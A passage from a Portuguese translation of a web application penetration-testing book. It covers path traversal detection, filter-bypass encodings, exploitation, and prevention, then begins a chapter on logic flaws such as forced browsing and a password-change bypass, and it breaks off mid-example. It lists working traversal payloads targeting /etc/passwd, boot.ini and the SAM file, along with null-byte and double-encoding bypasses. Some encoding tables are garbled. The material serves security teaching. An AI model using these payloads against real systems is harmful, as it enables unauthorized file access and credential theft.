Para cada parâmetro fornecido pelo usuário que está sendo testado, determine se as sequências transversais estão sendo bloqueadas pelo aplicativo ou se funcionam conforme o esperado. Um teste inicial que geralmente é confiável é enviar sequências de travessia de uma forma que não envolva voltar acima do diretório inicial.

ETAPAS DO HACK

- Partindo do pressuposto de que o parâmetro que você está almejando está sendo anexado a um diretório predefinido especificado pelo aplicativo, modifique o valor do parâmetro para inserir um subdiretório arbitrário e um único travers-

sequência de sal. Por exemplo, se o aplicativo enviar o parâmetro

```
file=foo/file1.txt
```

em seguida, tente enviar o valor

```
file=foo/bar/.../file1.txt
```

ETAPAS DO HACK (*continuação*)

- Se o comportamento do aplicativo for idêntico nos dois casos, ele poderá estar vulnerável. Você deve prosseguir diretamente para a tentativa de acessar um arquivo diferente, passando por cima do diretório inicial.
- Se o comportamento do aplicativo for diferente nos dois casos, ele poderá estar bloqueando, removendo ou higienizando as sequências de passagem, resultando em um caminho de arquivo inválido. Você deve examinar se há alguma maneira de contornar os filtros de validação do aplicativo (descritos na próxima seção "Contornando obstáculos para ataques transversais").
- O motivo pelo qual esse teste é eficaz, mesmo que o subdiretório "bar" não exista, é que a maioria dos sistemas de arquivos comuns realiza a canonização do caminho do arquivo antes de tentar recuperá-lo. A sequência transversal pode excluir o diretório inventado e, portanto, o servidor não verifica se ele está presente.

Se você encontrar algum caso em que o envio de sequências transversais sem passar pelo diretório inicial não afete o comportamento do aplicativo, o próximo teste será tentar sair do diretório inicial e acessar arquivos de outro lugar no sistema de arquivos do servidor.

ETAPAS DO HACK

- Se a função do aplicativo que você está atacando fornecer acesso de leitura a um arquivo, tente acessar um arquivo conhecido e legível em todo o mundo no sistema operacional em questão. Envie um dos seguintes valores como o nome do arquivo parâmetro que você controla:

```
../../../../../../../../../../../../etc/passwd  
../../../../../../../../../../../../boot.ini
```

Se você tiver sorte, seu navegador exibirá o conteúdo do arquivo solicitado, como na Figura 10-1.

- Se a função que você está atacando fornece acesso de gravação a um arquivo, pode ser mais difícil verificar de forma conclusiva se o aplicativo é vulnerável. Um teste que costuma ser eficaz é tentar gravar dois arquivos, um que deve ser gravável por qualquer usuário e um que não deve ser gravável nem mesmo pelo root ou administrador. Por exemplo, em plataformas Windows, você pode tentar:

```
../../../../../../../../../../../../writetest.txt  
../../../../../../../../../../../../windows/system32/config/sam
```

Continuação

ETAPAS DO HACK (continuação)

Nas plataformas baseadas em Unix, os arquivos que o root não pode gravar dependem da versão, mas a tentativa de substituir um diretório por um arquivo sempre deve falhar, portanto, você pode tentar:

```
../../../../../../../../../../../../tmp/writetest.txt  
../../../../../../../../../../../../tmp
```

Para cada par de testes, se o comportamento do aplicativo for diferente em resposta à primeira e à segunda solicitações (por exemplo, se a segunda retornar uma mensagem de erro e a primeira não), é provável que o aplicativo seja vulnerável.

- Um método alternativo para verificar uma falha de travessia com acesso de gravação é tentar gravar um novo arquivo na raiz da Web do servidor da Web e, em seguida, tentar recuperá-lo com um navegador. Entretanto, esse método pode não ser funcionará se você não souber o local do diretório raiz da Web ou se o contexto do usuário no qual o acesso ao arquivo ocorre não tiver permissão para gravar lá.




Figura 10-1: Um ataque bem-sucedido de path traversal

OBSERVAÇÃO Praticamente todos os sistemas de arquivos toleram sequências transversais redundantes que parecem tentar subir acima da raiz do sistema de arquivos. Por isso, geralmente é aconselhável enviar um grande número de sequências transversais ao sondar um

como nos exemplos dados aqui. É possível que o diretório inicial ao qual seus dados são anexados esteja no fundo do sistema de arquivos e, portanto, o uso de um número excessivo de sequências ajuda a evitar falsos negativos.

Além disso, a plataforma Windows tolera barras e barras invertidas como separadores de diretório, enquanto as plataformas baseadas em Unix toleram apenas a barra. Além disso, alguns aplicativos da Web filtram uma versão, mas não a outra. Mesmo que você tenha certeza absoluta de que o servidor Web está executando um sistema operacional baseado em Unix, o aplicativo ainda pode estar chamando um componente de back-end baseado em Windows. Por esse motivo, é sempre aconselhável experimentar as duas versões ao procurar falhas de travessia.

Contornando obstáculos para ataques transversais

Se suas tentativas iniciais de realizar um ataque transversal, conforme descrito anteriormente, não forem bem-sucedidas, isso não significa que o aplicativo não seja vulnerável. Muitos desenvolvedores de aplicativos estão cientes das vulnerabilidades de path traversal e implementam vários tipos de verificações de validação de entrada na tentativa de evitá-las. No entanto, essas defesas geralmente são falhas e podem ser contornadas por um invasor habilidoso.

O primeiro tipo de filtro de entrada comumente encontrado envolve verificar se o parâmetro filename contém sequências de passagem de caminho e, em caso afirmativo, rejeita a solicitação ou tenta higienizar a entrada para remover as sequências. Esse tipo de filtro geralmente é vulnerável a vários ataques que usam codificações alternativas e outros truques para burlar o filtro. Todos esses ataques exploram o tipo de problemas de canonização enfrentados pelos mecanismos de validação de entrada, conforme descrito no Capítulo 2.

ETAPAS DO HACK

- Sempre tente sequências de passagem de caminho usando barras e barras invertidas. Muitos filtros de entrada verificam apenas um deles, quando o sistema de arquivos pode suportar ambos.
 - Experimente representações simples codificadas por URL de sequências transversais, usando as seguintes codificações. Certifique-se de codificar cada barra e ponto em sua entrada:

ponto	%2e
barra	
	inv
ertida%2f barra	
invertida	%5c

Continuação

ETAPAS DO HACK (*continuação*)

- Tente usar a codificação Unicode de 16 bits:

```
ponto           %u002e
barra invertida%u2215
                barra
invertida       %u2216
```

- Experimente a codificação dupla de URL:

```
ponto           %252e
barra invertida%252f
                barra
invertida       %255c
```

- Experimente a codificação Unicode UTF-8 muito longa:

ponto	%c0%2e	%e0%40%ae	%c0ae	etc.
barra para	%c0%af	%e0%80%af	%c0%2f	etc.
frente				
barra invertida	%c0%5c	%c0%80%5c	etc.	

Você pode usar o tipo de carga útil Unicode ilegal no Burp Intruder para gerar um grande número de representações alternativas de qualquer caractere e enviá-las para o local relevante no parâmetro de destino. Essas representações violam estritamente as regras de representação Unicode, mas são aceitas por muitas implementações de decodificadores Unicode, especialmente na plataforma Windows.

- Se o aplicativo estiver tentando higienizar a entrada do usuário removendo sequências transversais e não aplicar esse filtro recursivamente, poderá ser possível contornar o filtro colocando uma sequência dentro de outra. Para exemplo:

```
....//  
....\/\/  
....\\  
....\\\\
```

O segundo tipo de filtro de entrada comumente encontrado em defesas contra ataques de path traversal envolve verificar se o nome de arquivo fornecido pelo usuário contém um sufixo (ou seja, tipo de arquivo) ou prefixo (ou seja, diretório inicial) que o aplicativo está esperando. Esse tipo de defesa pode ser usado em conjunto com os filtros já descritos.

ETAPAS DO HACK

- Alguns aplicativos verificam se o nome de arquivo fornecido pelo usuário termina em um tipo de arquivo específico ou em um conjunto de tipos de arquivo e rejeitam tentativas de acesso a qualquer outro tipo. Às vezes, essa verificação pode ser subvertida colocando-se um URL-byte nulo codificado no final do nome do arquivo solicitado, seguido de um tipo de arquivo que o aplicativo aceita. Por exemplo:

```
../../../../boot.ini%00.jpg
```

O motivo pelo qual esse ataque às vezes é bem-sucedido é que a verificação do tipo de arquivo é implementada usando uma API em um ambiente de execução gerenciado no qual as cadeias de caracteres podem conter caracteres nulos (como `String.endsWith()` em Java). Entretanto, quando o arquivo é realmente recuperado, o aplicativo acaba usando uma API em um ambiente não gerenciado no qual as cadeias de caracteres têm terminação nula e, portanto, o nome do arquivo é efetivamente truncado no valor desejado.

- Um ataque diferente contra a filtragem de tipo de arquivo é usar um caractere de nova linha codificado por URL. Alguns métodos de recuperação de arquivos (geralmente em plataformas baseadas em Unix) podem efetivamente truncar seu nome de arquivo quando uma nova linha é encontrados:

```
../../../../etc/passwd%0a.jpg
```

- Alguns aplicativos tentam controlar o tipo de arquivo que está sendo acessado acrescentando seu próprio sufixo de tipo de arquivo ao nome de arquivo fornecido pelo usuário. Nessa situação, qualquer um dos exploits anteriores pode ser eficaz, pois o mesmo motivo.
- Alguns aplicativos verificam se o nome de arquivo fornecido pelo usuário começa com um subdiretório específico do diretório inicial ou até mesmo com um nome de arquivo específico. É claro que essa verificação pode ser trivialmente contornada da seguinte forma:

```
wahh-app/images../../../../etc/passwd
```

- Se nenhum dos ataques anteriores contra filtros de entrada for bem-sucedido individualmente, pode ser que o aplicativo esteja implementando vários tipos de filtros e, portanto, você precise combinar vários desses ataques simultaneamente. de forma ousada (tanto em relação aos filtros de sequência transversal quanto aos filtros de tipo de arquivo ou diretório). Se possível, a melhor abordagem aqui é tentar dividir o problema em estágios separados. Por exemplo, se a solicitação de

```
diagrama1.jpg
```

Continuação

ETAPAS DO HACK (continuação)

é bem-sucedido, mas a solicitação de

```
foo/.../diagrama1.jpg
```

falhar, tente todos os possíveis desvios da sequência transversal até que uma variação da segunda solicitação seja bem-sucedida. Se essas passagens bem-sucedidas da sequência de travessia não permitirem que você acesse o arquivo /etc/passwd, verifique se alguma filtragem de tipo de arquivo está implementada e pode ser contornada, solicitando

```
diagrama1.jpg%00.jpg
```

Trabalhando inteiramente dentro do diretório inicial definido pelo aplicativo, tente sondar para entender todos os filtros que estão sendo implementados e veja se cada um pode ser contornado individualmente com as técnicas descritas.

- Obviamente, se você tiver acesso à caixa branca do aplicativo, sua tarefa será muito mais fácil, pois você poderá trabalhar sistematicamente com diferentes tipos de entrada e verificar de forma conclusiva qual nome de arquivo (se houver) é realmente chegando ao sistema de arquivos.

Como lidar com a codificação personalizada

Provavelmente, o bug mais maluco de path traversal que os autores encontraram envolveu um esquema de codificação personalizado para nomes de arquivos que, em última análise, foram manipulados de forma insegura e demonstraram como a ofuscação não substitui a segurança.

O aplicativo continha algumas funcionalidades de fluxo de trabalho que permitiam aos usuários fazer upload e download de arquivos. A solicitação que realizava o upload fornecia um parâmetro de nome de arquivo que era vulnerável a um ataque de path traversal ao gravar o arquivo. Quando o upload de um arquivo era bem-sucedido, o aplicativo fornecia aos usuários um URL para fazer o download novamente. Havia duas ressalvas importantes:

O aplicativo verificou se o arquivo a ser gravado já existia e, em caso afirmativo, recusou-se a sobrescrevê-lo.

Os URLs gerados para o download dos arquivos dos usuários eram representados usando um esquema de ofuscação sob medida - parecia ser uma forma personalizada de codificação Base64, na qual um conjunto de caracteres diferente era empregado em cada posição do nome de arquivo codificado.

Em conjunto, essas ressalvas representavam uma barreira para a exploração direta da vulnerabilidade. Primeiro, embora fosse possível gravar arquivos arbitrários no sistema de arquivos do servidor, não era possível sobreescriver nenhum arquivo existente, e os baixos privilégios do processo do servidor Web significavam que não era possível criar um novo arquivo em nenhum local interessante. Em segundo lugar, não era possível solicitar um arquivo arbitrário existente (como `/etc/passwd`) sem fazer engenharia reversa da codificação personalizada, o que representava um desafio demorado e pouco atraente.

Um pouco de experimentação revelou que os URLs ofuscados continham a cadeia de caracteres do nome do arquivo original fornecida pelo usuário. Por exemplo:

```
•• test.txt tornou-se zM1YTU4NTY2Y.  
•• foo/.../test.txt tornou-se E1NzUyMzE0ZjQ0NjMzND.
```

A diferença no comprimento dos URLs codificados indicava que nenhuma canonização de caminho havia sido realizada antes de aplicar a codificação. Esse comportamento nos deu uma vantagem suficiente para explorar a vulnerabilidade. A primeira etapa foi enviar um arquivo com o seguinte nome:

```
../../../../../../../../etc/passwd/.../tmp/foo
```

que, em sua forma canônica, é equivalente a

```
/tmp/foo
```

e, portanto, poderia ser gravado pelo servidor da Web. O upload desse arquivo produziu um URL de download contendo o seguinte nome de arquivo ofuscado:

```
FhwUk1rNXFUVEJOZW1kN1RsUk5NazE2V1RKTmFrMHdUbXBWZWs1NldYaE51b
```

Para modificar esse valor para retornar o arquivo `/etc/passwd`, bastava truncá-lo no ponto certo, que é

```
FhwUk1rNXFUVEJOZW1kN1RsUk5NazE2V1RKTmFrM
```

A tentativa de baixar um arquivo usando esse valor retornou o arquivo `passwd` do servidor como esperado. O servidor nos forneceu recursos suficientes para poder codificar caminhos de arquivos arbitrários usando seu esquema, sem nem mesmo decifrar o algoritmo de ofuscação que estava sendo usado!

OBSERVAÇÃO Os observadores podem ter notado o aparecimento de um `.` redundante no nome do nosso arquivo carregado. Isso foi necessário para garantir que o nosso URL truncado terminasse em um limite de 3 bytes de texto claro e, portanto, em um limite de 4 bytes de texto codificado, de acordo com o esquema de codificação Base64. O truncamento de um URL codificado no meio de um bloco codificado quase certamente causaria um erro quando decodificado no servidor.

Exploração de vulnerabilidades de travessia

Tendo identificado uma vulnerabilidade de path traversal que fornece acesso de leitura ou gravação a arquivos arbitrários no sistema de arquivos do servidor, que tipo de ataques você pode realizar explorando-os? Na maioria dos casos, você descobrirá que tem o mesmo nível de acesso de leitura/gravação ao sistema de arquivos que o processo do servidor Web.

ETAPAS DO HACK

- Você pode explorar falhas de passagem de caminho de acesso de leitura para recuperar arquivos interessantes do servidor que podem conter informações diretamente úteis ou ajudá-lo a refinar ataques contra outras vulnerabilidades. Por exemplo:
 - Arquivos de senha para o sistema operacional e o aplicativo.
 - Arquivos de configuração de servidores e aplicativos, para descobrir outras vulnerabilidades ou ajustar um ataque diferente.
 - Inclua arquivos que possam conter credenciais de banco de dados.
 - Fontes de dados usadas pelo aplicativo, como arquivos de banco de dados MySQL ou arquivos XML.
 - O código-fonte das páginas executáveis no servidor, para realizar uma revisão do código em busca de erros (por exemplo, `GetImage.aspx?file= GetImage.aspx`).
 - Arquivos de registro de aplicativos que podem conter nomes de usuário e tokens de sessão, entre outros.
- Se você encontrar uma vulnerabilidade de passagem de caminho que conceda acesso de gravação, seu principal objetivo deve ser explorar isso para obter uma execução arbitrária de comandos.
no servidor. Os meios de explorar a vulnerabilidade para conseguir isso incluem:
 - Criação de scripts nas pastas de inicialização dos usuários.
 - Modificação de arquivos como `in.ftpd` para executar comandos arbitrários quando um usuário se conectar novamente.
 - Gravar scripts em um diretório da Web com permissões de execução e chamá-los a partir do navegador.

Prevenção de vulnerabilidades de path traversal

De longe, o meio mais eficaz de eliminar as vulnerabilidades de path traversal é evitar passar dados enviados pelo usuário para qualquer API do sistema de arquivos. Em muitos casos, inclusive no exemplo original `GetImage.aspx?file=diagram1.jpg`, é

É totalmente desnecessário que um aplicativo faça isso. Para a maioria dos arquivos que não estão sujeitos a nenhum controle de acesso, os arquivos podem simplesmente ser colocados na raiz da Web e acessados por meio de um URL direto. Se isso não for possível, o aplicativo pode manter uma lista codificada de arquivos de imagem que podem ser fornecidos pela página e usar um identificador diferente para especificar qual arquivo é necessário, como um número de índice. Qualquer solicitação que contenha um identificador inválido pode ser rejeitada, e não há superfície de ataque para os usuários manipularem o caminho dos arquivos fornecidos pela página.

Em alguns casos, como na funcionalidade de fluxo de trabalho que permite o upload e o download de arquivos, pode ser desejável permitir que os usuários especifiquem arquivos por nome, e os desenvolvedores podem decidir que a maneira mais fácil de implementar isso é passar o nome do arquivo fornecido pelo usuário para as APIs do sistema de arquivos. Nessa situação, o aplicativo deve adotar uma abordagem de defesa em profundidade para colocar vários obstáculos no caminho de um ataque de passagem de caminho.

Aqui estão alguns exemplos de defesas que podem ser usadas; idealmente, o maior número possível dessas defesas deve ser implementado em conjunto:

Depois de executar toda a decodificação e canonização relevantes do nome de arquivo enviado pelo usuário, o aplicativo deve verificar se ele contém alguma das sequências de passagem de caminho (usando barras para trás ou para frente) ou algum byte nulo. Em caso afirmativo, o aplicativo deve interromper o processamento da solicitação. Ele não deve tentar executar nenhuma sanitização no nome de arquivo malicioso.

O aplicativo deve usar uma lista codificada de tipos de arquivos permitidos e rejeitar qualquer solicitação de um tipo diferente (após a decodificação e a canonização anteriores terem sido realizadas).

Após realizar toda a filtragem no nome de arquivo fornecido pelo usuário, o aplicativo deve usar APIs adequadas do sistema de arquivos para verificar se não há nada errado e se o arquivo a ser acessado usando esse nome de arquivo está localizado no diretório inicial especificado pelo aplicativo.

Em Java, isso pode ser feito instanciando um objeto `java.io.File` usando o nome de arquivo fornecido pelo usuário e, em seguida, chamando o método `getCanonicalPath` nesse objeto. Se a cadeia de caracteres retornada por esse método não começar com o nome do diretório inicial, então o usuário, de alguma forma, contornou os filtros de entrada do aplicativo e a solicitação deve ser rejeitada.

No ASP.NET, isso pode ser feito passando o nome do arquivo fornecido pelo usuário para o método `System.IO.Path.GetFullPath` e verificando a cadeia de caracteres retornada da mesma forma descrita para Java.

O aplicativo pode atenuar o impacto da maioria das vulnerabilidades exploráveis de rastreamento de caminho usando um ambiente `chrooted` para acessar o diretório que contém os arquivos a serem acessados. Nessa situação, o ambiente `chrooted`

é tratado como se fosse a raiz do sistema de arquivos, e todas as sequências versais redundantes que tentam subir acima dele são ignoradas.

Os sistemas de arquivos chrooted são suportados nativamente na maioria das plataformas baseadas em Unix. Um efeito semelhante pode ser obtido nas plataformas Windows (pelo menos em relação às vulnerabilidades de travessia) montando o diretório inicial relevante como uma nova unidade lógica e usando a letra da unidade associada para acessar seu conteúdo.

O aplicativo deve integrar suas defesas contra ataques de path traversal com seus mecanismos de registro e alerta. Sempre que for recebida uma solicitação que contenha sequências de path traversal, isso indica uma provável intenção mal-intencionada por parte do usuário, e o aplicativo deve registrar a solicitação como uma tentativa de violação de segurança, encerrar a sessão do usuário e, se aplicável, suspender a conta do usuário e gerar um alerta para um administrador.

Resumo do capítulo

O path traversal pode ser uma vulnerabilidade devastadora, pois permite romper muitas camadas de controles de segurança para obter acesso direto a dados confidenciais, incluindo senhas, arquivos de configuração, logs de aplicativos e código-fonte. Se a vulnerabilidade conceder acesso de gravação, ela poderá levar rapidamente a um comprometimento completo do aplicativo e do servidor subjacente.

Os bugs de path traversal são surpreendentemente comuns; no entanto, eles geralmente são difíceis de detectar e podem ser protegidos por vários tipos de validação de entrada que desviam os ataques mais óbvios, mas podem ser contornados com habilidade e determinação. A lição mais importante ao sondar falhas de path traversal é ter paciência e trabalhar sistematicamente para tentar entender com precisão como a sua entrada está sendo tratada e como o processamento do servidor pode ser manipulado para obter sucesso.

Perguntas

As respostas podem ser encontradas em www.wiley.com/go/webhacker.

1. Você insere uma string de detecção de passagem de caminho padrão no URL a seguir:

`https://wahh-app.com/logrotate.pl?file=../../../../etc/passwd`

O aplicativo retorna a seguinte mensagem de erro:

```
O passwd.log não foi encontrado no diretório /etc!
```

Que entrada você deve enviar em seguida para tentar recuperar o arquivo `passwd`?

2. Você está procurando falhas de passagem de caminho em uma função de download de arquivo. O URL a seguir retorna o arquivo chamado `foo.txt`:

```
https://wahh-app.com/showFile.php?f=foo.txt
```

Após alguns experimentos, você descobre que o fornecimento da entrada `../foo.txt` retorna o arquivo original, enquanto o fornecimento da entrada `bar/../foo.txt` retorna um erro.

Qual pode ser a causa desse comportamento incomum e como você pode tentar refinar seu ataque?

3. Um aplicativo usa URLs como as seguintes para visualizar vários arquivos de configuração:

```
https://wahh-app.com/manage/customize.asp?file=default.xml
```

Você determinou que o arquivo especificado é normalmente recuperado do diretório `/contrib` na raiz da Web. Entretanto, ao solicitar o seguinte URL:

```
https://wahh-app.com/manage/customize.asp?file=../../../../boot.ini
```

resulta em um código de status HTTP 500 e na seguinte mensagem de erro:

```
Tempo de execução do Microsoft VBScript  
(0x800A0046) Permissão negada
```

Qual é a causa provável dessa mensagem e como você pode proceder para explorá-la?

4. Você localizou uma função de manipulação de arquivos que parece ser vulnerável a ataques de path traversal. No entanto, você não tem ideia de qual é o local do diretório inicial ou de quantas sequências transversais precisa inserir para chegar à raiz do sistema de arquivos. Como você pode proceder sem essas informações?
5. Você localizou uma vulnerabilidade de passagem de caminho. No entanto, o diretório inicial está em um volume lógico separado que é usado somente para conteúdo da Web hospedado. É possível explorar essa vulnerabilidade para obter algum efeito malicioso?

Ataque à lógica do aplicativo

Todos os aplicativos da Web empregam lógica para oferecer sua funcionalidade. Escrever código em uma linguagem de programação envolve, em sua raiz, nada mais do que dividir um processo complexo em etapas lógicas muito simples e discretas. Traduzir uma parte da funcionalidade que é significativa para os seres humanos em uma sequência de pequenas operações que podem ser executadas por um computador envolve muita habilidade e descrição. Fazer isso de forma elegante e segura é ainda mais difícil. Quando um grande número de designers e programadores diferentes trabalha em paralelo no mesmo aplicativo, há muitas oportunidades para que ocorram erros.

Em todos os aplicativos da Web, com exceção dos mais simples, uma grande quantidade de lógica é executada em cada estágio. Essa lógica apresenta uma intrincada superfície de ataque que está sempre presente, mas que muitas vezes é ignorada. Muitas revisões de código e testes de penetração se concentram exclusivamente nas vulnerabilidades comuns "principais", como injeção de SQL e script entre sites, porque elas têm uma assinatura facilmente reconhecível e um vetor de exploração bem pesquisado. Por outro lado, as falhas na lógica de um aplicativo são mais difíceis de caracterizar: cada instância pode parecer uma ocorrência única e não costuma ser identificada por nenhum scanner de vulnerabilidade automático. Como resultado, elas geralmente não são tão bem apreciadas ou compreendidas e, portanto, são de grande interesse para um invasor.

Neste capítulo, descreveremos os tipos de falhas lógicas que geralmente existem nos aplicativos Web e as etapas práticas que você pode adotar para sondar e atacar a lógica de um aplicativo. Apresentaremos uma série de exemplos do mundo real, cada um dos quais

manifesta um tipo diferente de defeito lógico e que, juntos, servem para ilustrar a variedade de suposições feitas por designers e desenvolvedores que podem levar diretamente a uma lógica defeituosa e expor um aplicativo a vulnerabilidades de segurança.

A natureza das falhas de lógica

As falhas lógicas em aplicativos da Web são extremamente variadas. Elas variam de simples bugs manifestados em um punhado de linhas de código a vulnerabilidades extremamente complexas decorrentes da interoperação de vários componentes principais do aplicativo. Em alguns casos, elas podem ser óbvias e triviais de detectar; em outros, podem ser excepcionalmente sutis e passíveis de iludir até mesmo a mais rigorosa revisão de código ou teste de penetração.

Diferentemente de outras falhas de codificação, como injeção de SQL ou script entre sites, não há uma "assinatura" comum associada às falhas de lógica. A característica definidora, é claro, é que a lógica implementada no aplicativo é defeituosa de alguma forma. Em muitos casos, o defeito pode ser representado em termos de uma suposição específica que foi feita no pensamento do designer ou do desenvolvedor, explícita ou implicitamente, e que se revelou falha. Em termos gerais, um programador pode ter raciocinado algo como "Se A acontece, então B deve ser o caso, então farei C". O programador não fez a pergunta totalmente diferente "Mas e se X ocorrer?" e, portanto, não levou em conta um cenário que viola a suposição. Dependendo das circunstâncias, essa suposição falha pode abrir uma vulnerabilidade de segurança significativa.

Como a conscientização sobre as vulnerabilidades comuns dos aplicativos da Web aumentou nos últimos anos, a incidência e a gravidade de algumas categorias de vulnerabilidade diminuíram sensivelmente. Entretanto, devido à natureza das falhas lógicas, é improvável que elas sejam completamente eliminadas por meio de padrões de desenvolvimento seguro, uso de ferramentas de auditoria de código ou testes normais de penetração. A natureza diversa das falhas lógicas e o fato de que detectá-las e evitá-las geralmente exige uma boa dose de pensamento lateral sugerem que elas ainda prevalecerão por um bom tempo. Qualquer invasor sério, portanto, precisa prestar muita atenção à lógica empregada no aplicativo que está sendo visado, tentar descobrir as suposições que os designers e desenvolvedores provavelmente fizeram e, em seguida, pensar de forma imaginativa sobre como essas suposições podem ser violadas.

Falhas de lógica no mundo real

A melhor maneira de aprender sobre falhas lógicas não é teorizar, mas conhecer alguns exemplos reais. Embora as instâncias individuais de

As falhas de lógica diferem enormemente, mas compartilham muitos temas comuns e demonstram os tipos de erros que os desenvolvedores humanos sempre estarão propensos a cometer. Portanto, os insights obtidos com o estudo de uma amostra de falhas de lógica devem ajudá-lo a descobrir novas falhas em situações totalmente diferentes.

Exemplo 1: Enganando uma função de alteração de senha

Os autores encontraram essa falha lógica em um aplicativo da Web implementado por uma empresa de serviços financeiros e também no aplicativo AOL AIM Enterprise Gateway.

A funcionalidade

O aplicativo implementou uma função de alteração de senha para os usuários finais. Ele exigia que o usuário prenchesse os campos de nome de usuário, senha existente, nova senha e confirmação da nova senha.

Havia também uma função de alteração de senha para uso dos administradores. Isso permitia que eles alterassem a senha de qualquer usuário sem a necessidade de fornecer a senha existente. As duas funções foram implementadas no mesmo script do lado do servidor.

A suposição

A interface do lado do cliente apresentada aos usuários e administradores diferia em um aspecto: a interface do administrador não continha um campo para uma senha existente. Quando o aplicativo no lado do servidor processava uma solicitação de alteração de senha, ele usava a presença ou ausência do parâmetro de senha existente para indicar se a solicitação era de um administrador ou de um usuário comum. Em outras palavras, ele presumia que os usuários comuns sempre forneciam um parâmetro de senha existente.

O código responsável era mais ou menos assim:

```
String existingPassword = request.getParameter("existingPassword"); if  
(null == existingPassword)  
{  
    trace("Senha antiga não fornecida, deve ser um administrador");  
    return true;  
}  
mais  
{  
    trace("Verificando a senha antiga do usuário");  
    ...
```

O ataque

Uma vez que a suposição tenha sido explicitamente declarada dessa forma, a falha lógica se torna óbvia. É claro que um usuário comum pode emitir uma solicitação que não contenha um parâmetro de senha existente, pois os usuários controlam todos os aspectos das solicitações que emitem.

Essa falha lógica foi devastadora para o aplicativo. Ela permitia que um invasor redefinisse a senha de qualquer outro usuário e, assim, assumisse o controle total da conta.

ETAPAS DO HACK

- Ao investigar a funcionalidade principal em busca de falhas lógicas, tente remover cada parâmetro enviado nas solicitações, incluindo cookies, campos de string de consulta e itens de dados POST.
- Certifique-se de excluir o nome real do parâmetro, bem como seu valor. Não envie apenas uma cadeia de caracteres vazia, pois isso normalmente é tratado de forma diferente pelo servidor.
- Ataque apenas um parâmetro de cada vez, para garantir que todos os caminhos de código relevantes dentro do aplicativo sejam alcançados.
- Se a solicitação que você estiver manipulando fizer parte de um processo de vários estágios, acompanhe o processo até a conclusão, porque alguma lógica posterior pode ser processar dados que foram fornecidos em etapas anteriores e armazenados na sessão.

Exemplo 2: Prosseguindo para o checkout

Os autores encontraram essa falha lógica no aplicativo da Web empregado por um varejista on-line.

A funcionalidade

O processo de colocação de um pedido envolveu as seguintes etapas:

1. Navegue pelo catálogo de produtos e adicione itens à cesta de compras.
2. Retorne ao carrinho de compras e finalize o pedido.
3. Insira as informações de pagamento.
4. Insira as informações de entrega.

A suposição

Os desenvolvedores presumiram que os usuários sempre acessariam os estágios na sequência pretendida, porque essa era a ordem em que os estágios eram entregues ao usuário pelos links de navegação e formulários apresentados ao navegador. Portanto, qualquer usuário que tenha concluído o processo de pedido deve ter enviado detalhes de pagamento satisfatórios ao longo do processo.

O ataque

A suposição dos desenvolvedores era falha por motivos bastante óbvios. Os usuários controlam cada solicitação que fazem ao aplicativo e, portanto, podem acessar qualquer estágio do processo de pedido em qualquer sequência. Ao passar diretamente do estágio 2 para o estágio 4, um invasor poderia gerar um pedido finalizado para entrega, mas que não tivesse sido pago de fato.

ETAPAS DO HACK

A técnica para encontrar e explorar falhas desse tipo é conhecida como *navegação forçada*. Isso envolve contornar quaisquer controles impostos pela navegação no navegador na sequência em que as funções do aplicativo podem ser acessadas:

- Quando um processo de vários estágios envolver uma sequência definida de solicitações, tente enviar essas solicitações fora da sequência esperada. Tente pular completamente certos estágios, acessando um único estágio mais de uma vez, e acessando os estágios anteriores após os posteriores.
- A sequência de estágios pode ser acessada por meio de uma série de GET ou POST solicitações para URLs distintos, ou podem envolver o envio de conjuntos diferentes de parâmetros para o mesmo URL. O estágio que está sendo solicitado pode ser especificado pelo envio de um nome de função ou índice em um parâmetro de solicitação. Certifique-se de entender completamente os mecanismos que o aplicativo está empregando para fornecer acesso a estágios distintos.
- A partir do contexto da funcionalidade implementada, tente entender quais suposições podem ter sido feitas pelos desenvolvedores e onde a principal superfície de ataque. Tente identificar maneiras de violar essas suposições para causar um comportamento indesejável no aplicativo.
- Quando as funções de vários estágios são acessadas fora de sequência, é comum encontrar uma variedade de condições anômalas no aplicativo, como variáveis com valores nulos ou não inicializados, uma função parcialmente definida ou estado inconsistente e outros comportamentos imprevisíveis. Nessa situação, o aplicativo pode retornar mensagens de erro e saídas de depuração interessantes, que podem ser usadas para entender melhor seu funcionamento interno e, assim, ajustar o ataque atual ou um ataque diferente (consulte o Capítulo 14). Às vezes, o aplicativo pode entrar em um estado totalmente não previsto pelos desenvolvedores, o que pode levar a falhas graves de segurança.

OBSERVAÇÃO Muitos tipos de vulnerabilidade de controle de acesso são semelhantes em natureza

a essa falha lógica. Quando uma função privilegiada envolve vários estágios que normalmente são acessados em uma sequência definida, o aplicativo pode presumir que os usuários sempre passarão pela funcionalidade nessa sequência. O aplicativo pode impor um controle de acesso rigoroso nos estágios iniciais do processo e presumir que qualquer usuário que alcance os estágios posteriores deve, portanto, ser autorizado. Se um usuário com pouco privilégio prosseguir diretamente para um estágio posterior, ele poderá acessá-lo sem nenhuma restrição. Consulte o Capítulo 8 para obter mais detalhes para encontrar e explorar vulnerabilidades desse tipo.

Exemplo 3: Como contratar seu próprio seguro

Os autores encontraram essa falha lógica em um aplicativo da Web implementado por uma empresa de serviços financeiros.

A funcionalidade

O aplicativo permitia que os usuários obtivessem cotações de seguro e, se desejassem, prenchessem e enviassem uma solicitação de seguro on-line. O processo foi distribuído em uma dúzia de etapas, como segue:

